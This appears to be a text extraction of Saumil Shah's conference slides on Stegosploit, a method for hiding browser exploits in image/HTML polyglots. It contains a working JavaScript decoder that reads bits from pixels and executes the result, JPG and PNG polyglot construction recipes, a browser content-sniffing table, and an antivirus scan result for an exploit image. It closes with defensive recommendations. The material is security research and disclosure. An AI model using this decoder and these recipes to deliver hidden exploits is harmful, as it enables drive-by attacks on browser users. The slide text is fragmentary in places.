
decode_pixels.js

```
L=2,C=3,G=3,a=[],x=y=0,z=1<<L,I=parseInt,S=String.fromCharCode;window.onload=function(){P.onclick=function({v=document.createElement("canvas");k=P.parentNode;k.insertBefore(v,P);w=v.width=P.width;H=v.height=P.height;m=v.getContext("2d");m.drawImage(P,0,0);k.removeChild(P);m=m.getImageData(0,0,w,H).data;c=function(p,x,y){n=(y*w+x)*4;r=(p[n]&z)>>L;g=(p[n+1]&z)>>L;b=(p[n+2]&z)>>L;return S([r,g,b,r][C]+48)};k=function(l){for(i=j=0;j<1*8;j++){a[i++]=c(m,x,y);x+=G;if(x>=w){x=0;y+=G}}};k(6);k(I(X(a)));try{CollectGarbage()}catch(e){}setTimeout(new Function(X(a)),99)}};function X(c){s="",d=c.join(s);for(i=0;i<d.length;i+=8)s+=S(I(d.substr(i,8),2));return s}
```

Step 3.

Images that
"Auto Run"





I SEE PIXELS

I SEE CODE

IMAGS

IMAJS - Image+JS Polyglot



 sees pixels
<script> sees code

#YourPointOfView

Holy
Sh**
Bipolar
Content!

IMAJS-JPG!

I JPG

JPG +HTML +JS +CSS

Hat tip: Michael Zalewski @lcamtuf

IMAJ-S-JPG Recipe



IMAJJS-JPG Recipe

SOI

| | | | | | | | | |
|-------|---------------------|---|------|------|---|----|--|--|
| FF D8 | length | J | F | I | F | \0 | | |
| FF E0 | versn | U | Xres | Yres | H | V | | |
| FF DB | quantization tables | | | | | | | |
| FF DB | quantization tables | | | | | | | |
| FF C0 | start of frame | | | | | | | |
| FF C4 | Huffman tables | | | | | | | |

APP0

DQT

DQT

SOFO

DHT

IMAJJS-JPG Recipe

SOI

FF D8

APP0

FF E0

length

J

F

I

F

\0

versn

U

Xres

Yres

H

V

<html> random random random random...

random ><head> random> decoder script

and other HTML stuff goes here...

<script type="text/undefined"> ...

... more random data ...

DQT

FF DB

quantization tables

DQT

FF DB

quantization tables

SOFO

FF C0

start of frame

DHT

FF C4

Huffman tables

IMAJS-PNG!

I PNG

PNG +HTML +JS +CSS

IMAJ-S-PNG Recipe

PNG Header

IHDR

IDAT chunk

IDAT chunk

IDAT chunk

IEND chunk

89 50 4E 47 0D 0A 1A 0A

| | | | |
|--------|------|------------|-----|
| length | IHDR | chunk data | CRC |
| length | IDAT | pixel data | CRC |
| length | IDAT | pixel data | CRC |
| length | IDAT | pixel data | CRC |
| 0 | IEND | CRC | |

IMAJJS-PNG Recipe

PNG Header

IHDR

extra tEXt chunk

IDAT chunk

IDAT chunk


IDAT chunk

IEND chunk

| | | | | | | | | |
|--------|------|-------------------------------------|----|-----|----|----|----|--|
| 89 | 50 | 4E | 47 | 0D | 0A | 1A | 0A | |
| length | IHDR | chunk data | | CRC | | | | |
| length | tEXt | _00<html random random ... | | | | | | |
| | | random><head random> decoder script | | | | | | |
| | | and other HTML stuff goes here... | | | | | | |
| | | <script type=text/undefined>... | | CRC | | | | |
| length | IDAT | pixel data | | CRC | | | | |
| length | IDAT | pixel data | | CRC | | | | |
| length | IDAT | pixel data | | CRC | | | | |
| 0 | IEND | CRC | | | | | | |

Step 4.

The Finer Points of Package Delivery



A close-up photograph of a person's hand using colored powders to draw a complex, symmetrical rangoli design on a light-colored floor. The design features intricate patterns of yellow, red, blue, and white. The hand is shown in the upper right corner, adding the final touches to the artwork.

Content
Sniffing

Expires and
Cache-Control

Clever CSS

Content Sniffing

| Test description | MSIE6 | MSIE7 | MSIE8 | FF2 | FF3 | Safari | Opera | Chrome | Android |
|---|-------|-------|-------|------|------|--------|---------|--------|---------|
| Is HTML sniffed when no Content-Type received? | YES | YES | YES | YES | YES | YES | YES | YES | YES |
| Content sniffing buffer size when no Content-Type seen | 256 B | ∞ | ∞ | 1 kB | 1 kB | 1 kB | ~130 kB | 1 kB | ∞ |
| Is HTML sniffed when a non-parseable Content-Type value received? | NO | NO | NO | YES | YES | NO | YES | YES | YES |
| Is HTML sniffed on application/octet-stream documents? | YES | YES | YES | NO | NO | YES | YES | NO | NO |
| Is HTML sniffed on application/binary documents? | NO | NO | NO | NO | NO | NO | NO | NO | NO |
| Is HTML sniffed on unknown/unknown (or application/unknown) documents? | NO | NO | NO | NO | NO | NO | NO | YES | NO |
| Is HTML sniffed on MIME types not known to browser? | NO | NO | NO | NO | NO | NO | NO | NO | NO |
| Is HTML sniffed on unknown MIME when .html, .xml, or .txt seen in URL parameters? | YES | NO | NO | NO | NO | NO | NO | NO | NO |
| Is HTML sniffed on unknown MIME when .html, .xml, or .txt seen in URL path? | YES | YES | YES | NO | NO | NO | NO | NO | NO |
| Is HTML sniffed on text/plain documents (with or without file extension in URL)? | YES | YES | YES | NO | NO | YES | NO | NO | NO |
| Is HTML sniffed on GIF served as image/jpeg? | YES | YES | NO | NO | NO | NO | NO | NO | NO |
| Is HTML sniffed on corrupted images? | YES | YES | NO | NO | NO | NO | NO | NO | NO |
| Content sniffing buffer size for second-guessing MIME type | 256 B | 256 B | 256 B | n/a | n/a | ∞ | n/a | n/a | n/a |
| May image/svg+xml document contain HTML xmlns payload? | (YES) | (YES) | (YES) | YES | YES | YES | YES | YES | (YES) |
| HTTP error codes ignored when rendering sub-resources? | YES | YES | YES | YES | YES | YES | YES | YES | YES |

➡ PAYLOADADS GO BACK IN TIME

I'M IN UR BASE

GET /lolcat.png
200 OK
Expires: 6 months

Exploit code
encoded in image.
EVIL



AUG 2015

....KILLING UR DOODZ

GET /lolcat.png

Load from cache

Decoder script references image
from cache.
SAFE



DEC 2015

Sample #55798d37e25bf6_52084739



| | |
|--------------|--|
| Submitted at | 2015-06-11 14:29:27 |
| Filename | cammy2_ffready_propspray_imajs |
| Comment | Stegosploit CVE-2013-1690 |
| Filesize | 192703 bytes |
| MD5 | af79a55e9d7c83b24a6207f7ed3a7453 |
| SHA1 | 67924dd9398d5e5c26886b611774b9b8cf959896 |
| Status | complete |

| Anti-Virus | Update | Detected | Signature |
|------------|-----------------|----------|-----------|
| [VT Yara] | PelD | ■ | - |
| [VT Yara] | Memory | ■ | - |
| [VT Yara] | Mobile | ■ | - |
| [VT Yara] | Trojans | ■ | - |
| AVG | 12.0.1794.0 | ■ | - |
| ClamAV | 0.96.5 | ■ | - |
| Comodo | 1.0.2 | ■ | - |
| Drweb | 6.0.2.2 - linux | ■ | - |
| ESET | 4.0.77 | ■ | - |
| F-Prot | 4.6.5.141 | ■ | - |
| Ikarus | 1.3.2 | ■ | - |
| Kaspersky | 8.0.1-50 | ■ | - |

Tools



AS EXPLOITS SIT LONELY,
FORGOTTEN ON THE SHELF
YOUR FRIENDLY NEIGHBORS AT
PoC || GTFO
PROUDLY PRESENT
PASTOR MANUEL LAPHROAIG'S
EXPORT-CONTROLLED
CHURCH NEWSLETTER
June 20, 2015

8:3 Backdoors from Compiler Bugs 8:8 On Error Resume Next for Unix
8:4 A Protocol for Leibowitz 8:9 Sing Along with Toni Brixton
8:5 Reprogramming a Mouse Jiggler 8:10 Backdooring Nothing-Up-My-Sleeve Numbers
8:6 Exploiting an Academic Hypervisor 8:11 Building a Wireless CTF
8:7 Weaponized Polyglots as Browser Exploits 8:12 Grammatically Correct Encryption


Fort Ville-Marie, Vice-royauté de Nouvelle-France:

Funded by Single Malt as Midnight Oil and the Tract Association of PoC||GTFO and Friends, to be Freely Distributed to all Good Readers, and to be Freely Copied by all Good Bookleggers.

From camcuar; yet, do thy worst old Time!
€0, \$0 USD, £0, \$50 CAD. pocorgtfo08.pdf.



Paper




stegosploit_pocgtfo8_sub_0.html
stegosploit.info

Stegosploit

Exploit Delivery via Steganography and Polyglots

by Saumil Shah - saumil at net-square.com, @therealsaumil

June 2015



TL;DR:

Stegosploit creates a new way to encode "drive-by" browser exploits and deliver them through image files. These payloads are undetectable using current means. This paper discusses two broad underlying techniques used for image based exploit delivery - Steganography and Polyglots. Drive-by browser exploits are steganographically encoded into JPG and PNG images. The resultant image file is fused with HTML and Javascript decoder code, turning it into an HTML+Image polyglot. The polyglot looks and feels like an image, but is decoded and triggered in a victim's browser when loaded.

The Stegosploit Toolkit v0.2, released in Issue 0x08 of PoC||GTFO, contains the tools necessary to test image based exploit delivery. A case study of a Use-After-Free memory corruption exploit (CVE-2014-0282) is presented with this paper demonstrating the Stegosploit technique.

1. Introduction

"A good exploit is one that is delivered with style" -- Saumil Shah

PoC||GTFO 0x08

<http://stegosploit.info>

Conclusions - Offensive

- Weird containers, weird encoding, weird obfuscation.
- Stego attacks emerging "in the wild".
- PDF+Flash / HTML+JS+FLASH / ???



∞STORM crÿpto haven∞
@cryptostorm_is

 Follow

Protocol-spanning, syntax-based generalized exploit methodologies are the new black.

Saumil Shah @therealsaumil

#stegosplot tools will be released in the next PoC||GTFO. The only fitting publication for the purpose. cc @travisgoodspeed @angealbertini

Conclusions - Defensive

- DFIR nightmare.
 - how far back does your window of inspection go?
- Can't rely on magic numbers, file extensions, file types.
- Quick "fix" – re-encode all images!

Browsers and W3C - Wake Up!

BROWSERS

- Don't be afraid to "BREAK THE WEB".
- Reject content that does not conform to strict standards/specs.

W3C

- STRICT parsing rules - like COMPILERS.
- Browser compliance and user-awareness is YOUR responsibility.

GREETS:
@lcamtuf
@angealbertini
@0x6D6172696F
POC//GTFO crew



KTHXBAI

A nighttime photograph of a tiger walking through tall, dry grass. The tiger's stripes are visible against the dark background. The scene is set outdoors, likely in a natural habitat or a controlled environment like a wildlife park.

Saumil
Shah

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Photography:
flickr.com/saumil
www.spectral-lines.in